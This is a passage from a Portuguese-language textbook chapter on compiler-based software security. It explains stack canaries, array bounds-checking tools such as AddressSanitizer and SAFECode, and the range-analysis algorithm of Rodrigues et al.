Canários são valores de guarda constantes que são inseridos na pilha, entre um *buffer* e dados sensíveis da pilha, de maneira a monitorar estouros de arranjos em tempo de execução, conforme pode-se visualizar na figura3.11. A ideia básica é que o Canário atue como um indicador de que houve corrupção de dados da pilha e que, portanto, a segurança está comprometida. Dessa forma, antes do retorno de uma função, checa-se a integridade do Canário; caso ela não tenha se mantido, assume-se que outros dados da pilha tenham sido corrompidos e um código de tratamento de erros é disparado, o que, em geral, implica no encerramento do programa. Os Canários são inseridos pelo compilador e não exigem qualquer tipo de intervenção do usuário.

Conforme será discutido adiante, apesar de algumas limitações de que sofrem os Canários, essa medida de proteção conta com a grande vantagem de simplicidade e baixo custo computacional. Logo, demonstram-se uma boa opção para os sistemas embarcados, que contam com recursos limitados.

Diferentemente de recursos sofisticados que imbuem num grande custo temporal e espacial, os Canários resumem-se a algumas instruções de máquina adicionais e uma constante por função protegida. Na linguagem intermediária do `LLVM`, por exemplo, o preâmbulo e o epílogo da função ficam como se segue:

```
entry:
     StackGuardSlot = alloca i8*
     StackGuard = load __stack_chk_guard
     call void @llvm.stackprotect.create(StackGuard, StackGuardSlot)
...

return:
     ...
     %1 = load __stack_chk_guard
     %2 = load StackGuardSlot
     %3 = cmp i1 %1, %2
     br i1 %3, label %SP_return, label %CallStackCheckFailBlk

SP_return:
     ret
...

CallStackCheckFailBlk:
         call void @__stack_chk_fail()
         unreachable
```

3.5.3.2. Evolução

Os Canários foram inicialmente propostos no projeto *StackGuard*. Desde então já sofreram diversas adaptações. Além de variações no tipo de Canário, ao longo de sua história, os Canários evoluíram principalmente com relação a três aspectos: o tipo de constante a



Figura 3.11. À esquerda, a disposição tradicional dos dados na pilha, que permite a sobrescrita do endereço de retorno para que ele aponte para código malicioso; à direita, a pilha após a inserção do Canário: uma sobrescrita além dos limites do arranjo sobrescreverá o Canário antes de sobrescrever o endereço de retorno.

ser armazenada, *quando* empregar um Canário e *onde* dispô-lo na pilha. Esses aspectos são discutidos a seguir.

Tipos de constantes. A primeira solução proposta previa o uso de uma constante *terminadora*, baseando-se no fato de quer os ataques geralmente ocorrem através de operações sobre `strings`. Dessa forma, caso um atacante tente sobrescrever o Canário sem corrompê-lo, o comportamento esperado é que a constante terminadora seja o último dado a ser escrito e, assim, os dados sensíveis, como o endereço de retorno, permaneçam intactos.

Uma outra proposta é o uso de uma constante aleatória que é calculada no momento de inicialização do programa e armazenada numa variável global, armazenada de tal forma que seja impossível para um atacante lê-la. Tal mecanismo dificultaria que uma corrupção de dados passasse ilesa num teste de verificação de integridade do Canário.

Finalmente, uma terceira proposta sugere a utilização Canários Aleatórios XOR. Nesse tipo de constante, é verificado se o resultado da operação XOR entre o Canário e o dado sensível, como o endereço de retorno, permanece inalterado. Dessa forma, a leitura apenas do valor do Canário não seria suficiente para que um atacante contornasse a defesa.

Heurísticas para emprego de Canários. A solução mais trivial para decidir-se quando empregar o Canário é empregá-lo em toda e qualquer função. Essa solução, entretanto, implica em um *overhead* que, embora pequeno, poderia ser menor, pois funções que nunca estarão sujeitas a um Estouro de Arranjotambém passam pela verificação do Canário. Dessa forma, a comunidade de compiladores emprega algumas heurísticas para solucionar o problema.

A heurística mais simples para emprego de Canários consiste em incluir um Canário em toda função que possui um arranjo declarado localmente, ou um registro contendo um arranjo. Na prática, muitas implementações reais adicionam a restrição adicional de o arranjo local ter um tamanho maior do que uma constante pré-definida. As razões para tal decisão não são claras.

Mais recentemente, novas heurísticas foram propostas para compiladores como

`gcc`[3] e `LLVM`[4]. As condições para emprego dos Canários passam então a ser mais abrangentes e representam um compromisso entre desempenho e segurança. Uma função passa a ser protegida com o Canário caso:

- Ela possua um arranjo, independentemente de seu tipo e tamanho;
- Ela possua um registro que contém um arranjo, igualmente de maneira independente de tipo e tamanho;
- Alguma de suas variáveis locais tem seu endereço tomado como parte do RHS (lado direito) de uma atribuição;
- Alguma de suas variáveis locais tem seu endereço tomado para ser passado como argumento para uma função.

A ideia básica por trás dessa nova heurística é que qualquer ataque de Estouro de Arranjo na pilha necessita de um endereço de quadro[5].

Disposição dos dados na pilha. As primeiras implementações de Canários focaram-se em resolver um problema mais clássico: a sobrescrita do endereço de retorno. Dessa forma, o Canário era posicionado entre um arranjo e o endereço de retorno. Esse tipo de disposição apresentava muitas falhas, pois variáveis locais, como por exemplo o ponteiro de quadro de pilha, permaneciam vulneráveis à sobrescrita. Essa vulnerabilidade específica foi explorada em [Richarte et al. 2002], de forma a desviar o fluxo de execução de um programa. Em compiladores mais recentes, esse problema é contornado através de uma disposição diferente dos dados, de forma que o Canário se localize entre os arranjos e as demais variáveis locais.

3.5.3.3. Limitações

Canários não são a solução derradeira para os ataques de Estouro de Arranjo. Dentre suas limitações, podem-se destacar:

- Limitação de escopo: Canários protegem apenas contra ataques de Estouro de Arranjo que ocorram na pilha. Dessa forma, faz-se necessária a utilização de algum mecanismo adicional de proteção contra ataques de Estouro de Arranjo baseados em *heap*.
- Momento da verificação: A verificação de integridade do Canário só ocorre logo antes de a função retornar. Isso significa que um atacante possui uma janela de tempo considerável para agir antes de ser detectado. Além disso, caso haja um desvio ou o disparo de uma exceção, a verificação pode até mesmo nunca ocorrer.

[3] http://gcc.gnu.org/ml/gcc-patches/2012-06/msg00974.html.
[4] http://lists.cs.uiuc.edu/pipermail/llvmdev/2012-October/053931.html.
[5] https://docs.google.com/document/d/1xXBH6rRZue4f296vGt9YQcuLVQHeE516stHwt8M9xyU/.

- Algumas variáveis locais permanecem vulneráveis à sobrescrita. Isso pode ocorrer, por exemplo, se existem mais de um *buffer* declarados localmente em uma função; nesse caso, um pode sobrescrever o outro. Além disso, dados dispostos em registros (`structs`, no caso da linguagem C), não podem ser rearranjados, de forma que se um registro contém um ou mais *buffers*, é possível a existência de uma vulnerabilidade sobre a qual o compilador não pode agir. Técnicas de compiladores podem, todavia, ser aplicadas com o objetivo de apontar quais os trechos de código são vulneráveis. Uma análise de fluxo contaminado pode determinar quais arranjos do programa são alcançáveis a partir de mecanismos de entrada, representando, portanto, uma porta de entrada para usuários maliciosos.

3.5.4. Verificação de Limites de Arranjo

O padrão ISO/IEC 9899:2011 define uma escrita fora dos limites de um arranjo ou acesso *out-of-bounds* como [6]:

> *uma tentativa de acesso que, em tempo de execução, para um dado estado computacional, iria modificar [...] um ou mais bytes que se encontram fora dos limites permitidos por este padrão.*

Um acesso às posições antes do início do arranjo ou depois do seu término caracterizam, portanto, um acesso fora de seus limites – um *buffer overflow* ou *buffer overrun*. Tais acessos, possuem, como indica o mesmo padrão, semântica indefinida. Com isso, podem, por exemplo, abortar o programa ou continuar a execução em um estado desconhecido. Essa última opção é passível de causar falhas de segurança em software, como aconteceu com com o Morris worm em 1988, descrito na seção 3.4.1. A primeira opção, porém, garante que um estado inválido ou desconhecido não seja atingível por meio de acessos inválidos à memória. Essa é a abordagem necessária para linguagens fortemente tipadas como Java e C#, uma vez que o sistema de tipos poderia ser contornado caso tipos inválidos pudessem se referenciar. Existem ferramentas que proveem tais garantias para programas desenvolvidos em C e C++; como estado da arte podem ser citadas SAFECode [Dhurjati et al. 2006], AddressSanitizer [Serebryany et al. 2012] e SoftBound+CETS [Nagarakatte et al. 2009] [Nagarakatte et al. 2010]. Essas ferramentas combinam técnicas de análise estática e de instrumentação para detectar acessos inválidos em tempo de execução. Cada uma usa uma metodologia diferente; elas serão explicadas a seguir, além disso serão apresentadas outras abordagens para o problema dos acessos *out-of-bounds*.

Memória espelho. O AddressSanitizer usa uma memória espelho ou *shadow-memory*. Essa memória espelha alocações na pilha e no heap. Quando uma posição de memória é alocada nas duas últimas, uma posição correspondente na memória espelho é modificada para indicar esta alocação. De forma similar, quando uma posição é desalocada, a memória correspondente é modificada para refletir a desalocação. Com isso, para verificar se uma posição de memória acessada está alocada, basta verificar a memória espelho. O acesso à memória espelho é feito em tempo constante. No AddressSanitizer, para um posição p da memória, a posição correspondente é dada por $(p << 3) + c$, onde c é um *offset* constante.

[6] traduzido da seção L.2.1.

Essa abordagem porém, ainda permite que uma indexação inválida a uma arranjo acesse uma posição de memória alocada. No caso de dois arranjos contiguamente alocados, o acesso a uma posição além do término do primeiro acessaria o primeiro elemento do segundo e seria erroneamente considerado válido. Para amenizar esse problema, mas não corrigi-lo completamente, cada alocação é acompanhada de zonas vermelhas (*red zones*), que são posições de memória envenenadas (*poisoned*). Essas são posições às quais todo acesso é considerado inválido e são posicionadas em volta das zonas de alocação. Esta solução, ainda assim, não é completa, uma vez que acessos poderiam ultrapassar uma zona vermelha e acessar uma posição alocada de memória.

O plugin `Memcheck` do Valgrind também utiliza memória espelho. Nesse caso, todas as escritas e leituras da memória são checadas por sua validade. Chamadas para as funções de alocação e desalocação de C e C++ são interceptadas e a memória espelho é atualizada de acordo com a chamada. O Valgrind será discutido mais adiante.

Análise de regiões [7]**.** A solução do SAFECode para o problema dos acessos *out-of-bounds* é a de particionar o heap em regiões (*pools*), utilizando um algoritmo chamado Automatic Pool Allocation [Lattner and Adve 2005]. Cada região contém objetos de um tipo homogêneo e conhecido. Uma combinação de análises estáticas e dinâmicas são utilizadas para garantir o isolamento entre as regiões. Essa abordagem é incompleta, uma vez que quaisquer acessos a posições dentro da mesma região são válidos, ainda que essa posição não seja parte do arranjo sendo indexado. De fato, a garantia que o SAFECode dá é que objetos correspondentes em uma *points-to-graph* estão em uma mesma região do *heap* e que o *aliasing* de ponteiros não é invalidado.

Essa técnica é utilizada em algumas linguagens de programação. Cyclone [Jim et al. 2002] é uma linguagem que foi inicialmente construída para evitar problemas comuns em programas C, mantendo, porém, sua semântica e sintaxe. Para isso, a linguagem impõe várias restrições quanto à aritmética de ponteiros, coerções e inicialização de variáveis. Para evitar, especificamente, problemas de *dangling pointers*, são usadas técnicas de análise de regiões e imposição de restrições no uso da função `free`. A linguagem também usa *fat pointers* para fazer a verificação de limites de arranjo, como descrito na seção que segue.

Similarmente, a linguagem Control-C [Sumant Kowshik and Adve 2002], um subconjunto de C, impõe várias restrições a esse subconjunto para que seja possível verificar a segurança do código em tempo de compilação. Uma das restrições notáveis é no que tange às alocações - regiões são explicitamente alocadas ao invés de objetos.

Fat pointers. Uma outra forma de detecção de acessos *out-of-bounds* é através de uma representação expandida de ponteiros chamada *fat pointers*. Nessa representação os metadados são atrelados aos ponteiros associados, recordando informação de alocação e de tamanho dos mesmos. Tal abordagem, porém, modifica o layout de memória do programa de forma a dificultar chamadas a funções externas, as quais poderiam levar à problemas de corrupção dos metadados. A ferramenta SoftBound+CETS utiliza uma representação baseada em *fat pointers*, mas mantém os metadados disjuntos, através de mecanismos de memória espelho descritos acima. Com isso, o layout de memória permanece o mesmo e

[7] Tradução livre to termo *region analysis*.

os problemas com chamadas a funções externas são reduzidos.

Abordagens puramente estáticas. Frama-C [Cuoq et al. 2012] e Astreé [Cousot et al. 2005] são ferramentas de análise estática e verificação formal de programas. Astreé utiliza técnicas de interpretação abstrata para verificar formalmente programas para sistemas embarcados. Interpretação abstrata é uma forma de aproximar a semântica de programas utilizando funções monotônicas sobre um conjunto ordenado, com reticulados sendo a escolha notável. Astreé é fruto do trabalho de Patrick Cousot, que formalizou as técnicas de interpretação abstrata - hoje muito usada em análises e transformações em compiladores. A ferramenta se propõe a provar a ausência de erros em tempo de execução para programas escritos em C. Ela analisa programas complexos, mas sem alocação dinâmica ou recursão. Isso engloba grande parte dos programas utilizadas em sistemas de transporte e de energia nuclear, por exemplo. Astreé verificou a corretude de sistemas aeronáuticos utilizados em aviões da Airbus e, mais recentemente, do veículo de transferência automatizado Jules Verne, não tripulado e lançado para a Estação Espacial Internacional em 2008.

Por outro lado, o plugin Jessie[8] para o Frama-C utiliza técnicas de prova de teoremas para propriedades arbitrárias sobre programas, especificadas por uma linguagem de anotação chamada *ANSI/ISO C Specification Language (ACSL)*. Os programas são anotados com as propriedades que se deseja verificar e o programa é, então, analisado para checar se satisfaz ou não as dadas propriedades. A abordagem, porém, requer que o código fonte do programa sob análise seja modificado, tornando-se infactível para sistemas legados.

Abordagens dinâmicas. Valgrind [Nethercote and Seward 2007] é uma ferramenta de análise dinâmica. Ela recebe como entrada um executável e o converte para uma linguagem intermediária. A nova representação é instrumentada e convertida de volta para código de máquina. Exatamente pela conversão, retradução e instrumentação, surge a relativa ineficiência da ferramenta. Uma restrição notável da ferramenta é a sua incapacidade de detectar erros no acesso a dados alocados na pilha, não detectando, portanto, problemas de *stack smashing*.

A ferramenta Eletric Fence [9] substitui certas funções da *libc* - a biblioteca padrão de C - com funções próprias, de forma que imediatamente após ou antes de cada objeto alocado, haja uma página de memória inacessível. Com isso, sempre que ocorrer um *buffer overrun* e uma posição de memória da página inacessível for acessada, o *overrun* será detectado. A ferramenta, porém, só é capaz de detectar acessos inválidos após ou antes do objeto, mas não nunca ambos. Além disso, a alocação extra de páginas causa um overhead indesejável quanto ao uso de memória.

3.5.5. Análise de Intervalo

Uma das principais ferramentas para encontrar vulnerabilidades de estouro de arranjos e estouro de inteiros é a *análise de intervalos*. Essa análise procura estimar, estaticamente, quais são os menores e maiores valores que cada variável inteira pode assumir durante a execução de um programa. Além de prestar-se a encontrar vulnerabilidades de forma au-

[8]http://frama-c.com/jessie.html.

[9]http://sunsite.unc.edu/pub/linux/devel/lang/c/electricfence-2.0.5.tar.gz.

tomática, a análise de intervalos possui várias outras aplicações, em termos de otimização de código. Por exemplo, esse tipo de análise é usado para melhorar a qualidade do código gerado por alocadores de registradores [Barik et al. 2006, Pereira and Palsberg 2008, Tallam and Gupta 2003], para apurar a predição de desvios condicionais [Patterson 1995], na síntese de *hardware* [Cong et al. 2005, Lhairech-Lebreton et al. 2010, Mahlke et al. 2001, Stephenson et al. 2000] e em diversas eliminações de código redundante [Bodik et al. 2000, Logozzo and Fahndrich 2008, Souza et al. 2011, Venet and Brat 2004]. Data essa importância, existem diversos algoritmos que implementam a análise de intervalos. Neste capítulo, abordaremos um desses algoritmos.

A figura 3.12 ilustra dois usos da análise de intervalos no contexto da segurança de *software*. Em primeiro lugar, as informações produzidas por essa análise permitem ao compilador provar que acessos a arranjos são seguros. Por acesso seguro, entende-se que as leituras e escritas de dados endereçam somente memória legitimamente alocada pelo programa. A análise de intervalos poderia, também, provar a existência de *bugs*. Tal seria o caso se o arranjo `a` fosse declarado com uma posição a menos, por exemplo. Em segundo lugar, informações de intervalos dão ao compilador o conhecimento necessário para eliminar testes de estouro de arranjos, ou provar que estouros irão acontecer. Na figura 3.12, por exemplo, todas as operações aritméticas são seguras. Nesse novo contexto, entende-se que uma operação aritmética é segura quando ela não pode levar à ocorrência de estouros de inteiros.



Figura 3.12. Exemplo que ilustra o uso de informações produzidas pela análise de intervalos.

3.5.6. Calculando Intervalos de Variáveis Inteiras

A literatura é rica em algoritmos que resolvem a análise de intervalos. Neste livro adotaremos o algoritmo proposto por Rodrigues *et al.* [Rodrigues et al. 2013]. Esse algoritmo segue o fluxograma visto na figura 3.13. Conforme pode ser visto na figura, a análise de intervalos possui cinco grandes fases. O restante desta seção descreve cada uma dessas fases. A fim de facilitar o entendimento das explicações que se seguem, usaremos o

programa mostrado na figura 3.12 para ilustrar cada um dos passos do algoritmo.



Figura 3.13. Algoritmo para resolução de análise de intervalos.

Extração de Equações. A análise de intervalos é, em sua essência, um sistema de *Equações Diofantinas*. Uma equação diofantina é uma igualdade entre expressões constituídas por incógnitas e coeficientes inteiros. Tais equações são extraídas da *representação intermediária* do programa. A representação intermediária de um programa é a forma como o compilador enxerga aquele código. Normalmente, compiladores adotam uma *representação de três endereços em formato de atribuição estática única* (SSA) [10]. Neste caso, o programa é visto como uma sequência de instruções de montagem. A maior parte dessas instruções tem a forma $a = b \oplus c$, sendo $\oplus$ um operador qualquer. Existem, contudo, instruções unárias, como $a = b$, que copia o conteúdo de b para a memória apontada por a. Existem também instruções de aridade variável, como as funções phi: $a = \phi(a_1, \ldots, a_n)$, cuja semântica descreveremos a seguir. A figura 3.14 (a) mostra uma versão simplificada de nosso programa, e sua representação intermediária pode ser vista na parte (b) da figura. Uma função phi, como $i_1 = \phi(i_0, i_2)$, copia o valor de i_0 ou i_2 para i_1, dependendo de qual o caminho que o programa percorre até executá-la.

A figura 3.14 (c) mostra as equações que descrevem o problema de determinar intervalos para as variáveis inteiras do programa visto na figura 3.14 (b). Cada uma dessas equações segue diretamente de uma instrução de montagem presente na figura 3.14 (b). Algumas igualdades, como $k_t = k_1 \cap [-\infty, 99]$, representam informações aprendidas a partir de testes condicionais. Essa equação, por exemplo, advém da parte verdadeira do teste $k < 100$. Nesse caso, temos que a variável k tem seu maior valor limitado por 99.

O Grafo de Restrições. As equações extraídas de um programa podem ser resolvidas de diversas formas. Poder-se-ia, por exemplo, resolvê-las via mecanismos gerais de

[10]Neste livro, adotamos o nome inglês SSA, sigla para *Single Static Assignment*, uma vez que ele é bem estabelecido na comunidade de compiladores.



Figura 3.14. (a) Versão simplificada do programa visto na figura 3.13. (b) Representação intermediária do programa. (c) Equações diofantinas que representam a análise de intervalos.

programação linear inteira. Elas, contudo, podem ser resolvidas por algoritmos mais específicos, e por conseguintes, mas eficientes que a programação linear inteira. Seguindo a abordagem proposta por Rodrigues *et al.* [Rodrigues et al. 2013], explicaremos um mecanismo de resolução de equações baseado no chamado *grafo de restrições*. Esse grafo direcionado possui um vértice para cada incógnita do sistema de equações, e um vértice para cada equação. Ele possui uma aresta $u \rightarrow c$, se a variável u é usada do lado direito da equação c, e uma aresta $c \rightarrow v$ se a variável v é usada do lado esquerdo de c.

A figura 3.15 mostra o grafo criado para representar as equações vistas na figura 3.14 (c). Note que esse grafo apresenta duas arestas pontilhadas. Essas setas são chamadas *arestas de controle*, e elas conectam variáveis que possuem *futuros*. Um futuro é uma promessa de valor ainda por conhecer. Esse tipo de construção existe devido à comparações condicionais entre duas variáveis, como por exemplo, $i_1 < j_1$ no programa da figura 3.14 (b). Uma vez que o limite superior de i_1 depende do limite inferior de j_1, existe uma *dependência futura* entre essas variáveis. Quando o intervalo de j_1 for conhecido, poderemos estimar o intervalo de i_1. É interessante notar que essa dependência futura também existe no sentido inverso: quando o intervalo de i_1 for conhecido, poderemos determinar o limite inferior do intervalo de j_1. Ciclos de dependências como esse são resolvidos em uma etapa posterior, conhecida como *resolução de futuros*, sobre a qual falaremos mais adiante.

Uma vez construído o grafo de restrições, o algoritmo de resolução de equações passa para a fase de processamento: componentes fortemente conexos são encontrados no grafo, e, a partir desse ponto, passam a ser tratados como nós individuais. O grafo que resulta da contração dos componentes fortemente conexos é acíclico; portanto, ele admite ordenação topológica. A seguir cada componente fortemente conexo é processado de acordo com a sua ordem topológica. Nesta etapa, as arestas de controle são removidas do grafo de restrições. Dá-se o nome de *micro-algoritmo* à fase de processamento de cada componente conexo.



Figura 3.15. Grafo de restrições criado para o programa visto na figura 3.14.

O Micro-Algoritmo. Cada componente conexo sofre três análises, que, ao final, produzem uma estimativa para o intervalo de suas variáveis. A primeira dessas análises é chamada *alargamento*. Durante a etapa de alargamento, define-se como cada variável cresce. Se uma variável pertence a um ciclo do qual fazem parte somente operações de incremento, dizemos que a variável cresce em direção à $+\infty$. Por outro lado, se ela faz parte de um ciclo que contém somente operações de decremento, então ela cresce em direção à $-\infty$. Doutro modo, a variável cresce em ambas as direções. A figura 3.16 (a) mostra o maior componente conexo visto na figura 3.15. Note que arestas de controle foram removidas. A figura 3.16 (b) mostra o resultado da análise de alargamento aplicada àquele componente.



Figura 3.16. Processamento do último componente fortemente conexo do grafo de restrições visto na figura 3.15.

Realizada a análise de alargamento, sabe-se como cada variável cresce. Essa informação permite-nos realizar a resolução de futuros. Nessa etapa, intervalos simbólicos, isso é, os futuros, são substituídos por limites concretos. Se um futuro $\mathbf{ft}(v)$ aparece do

lado esquerdo de um intervalo, e.x.: $u = t \cap [\mathbf{ft}(v), \ldots]$, então $\mathbf{ft}(v)$ é substituído pelo limite superior de v. Por outro lado, se $\mathbf{ft}(v)$ aparece do lado direito de um intervalo, como $u = t \cap [\ldots, \mathbf{ft}(v)]$, então $\mathbf{ft}(v)$ é substituído pelo limite inferior de v. A figura 3.16 (c) mostra o resultado da resolução de futuros em nosso exemplo.

Finalmente, passa-se a última etapa do micro-algoritmo: o estreitamento de intervalos. Nessa fase, o resultado de testes condicionais é utilizado para refinar os resultados encontrados para cada variável. Por exemplo, o valor de i_t, na figura 3.16 (c) é dado por $i_t = i_1 \cap [-\infty, 98]$. O limite superior de i_t pode ser, portanto, no máximo 98. Porém, após o alargamento, tínhamos que esse limite era $+\infty$. Assim, substituímos o valor daquele limite superior por 98, e propagamos essa informação para outras variáveis que dependem de i_t. Essa propagação acontece até que todos os vértices do grafo tenham sido visitados. A figura 3.17 mostra a solução da análise de intervalos. A mesma variável pode estar associada a diferentes intervalos, dependendo do ponto em que ela exista no programa. A figura mostra, por exemplo, os diferentes intervalos associados à variável *k*.



Figura 3.17. Solução da análise de intervalos para o exemplo visto na figura 3.14 (a). A função I mapeia um nome de variável, na representação intermediária do programa, para um intervalo. A figura explicita os diversos intervalos associados com a variável k.

3.5.7. Análise Distribuída

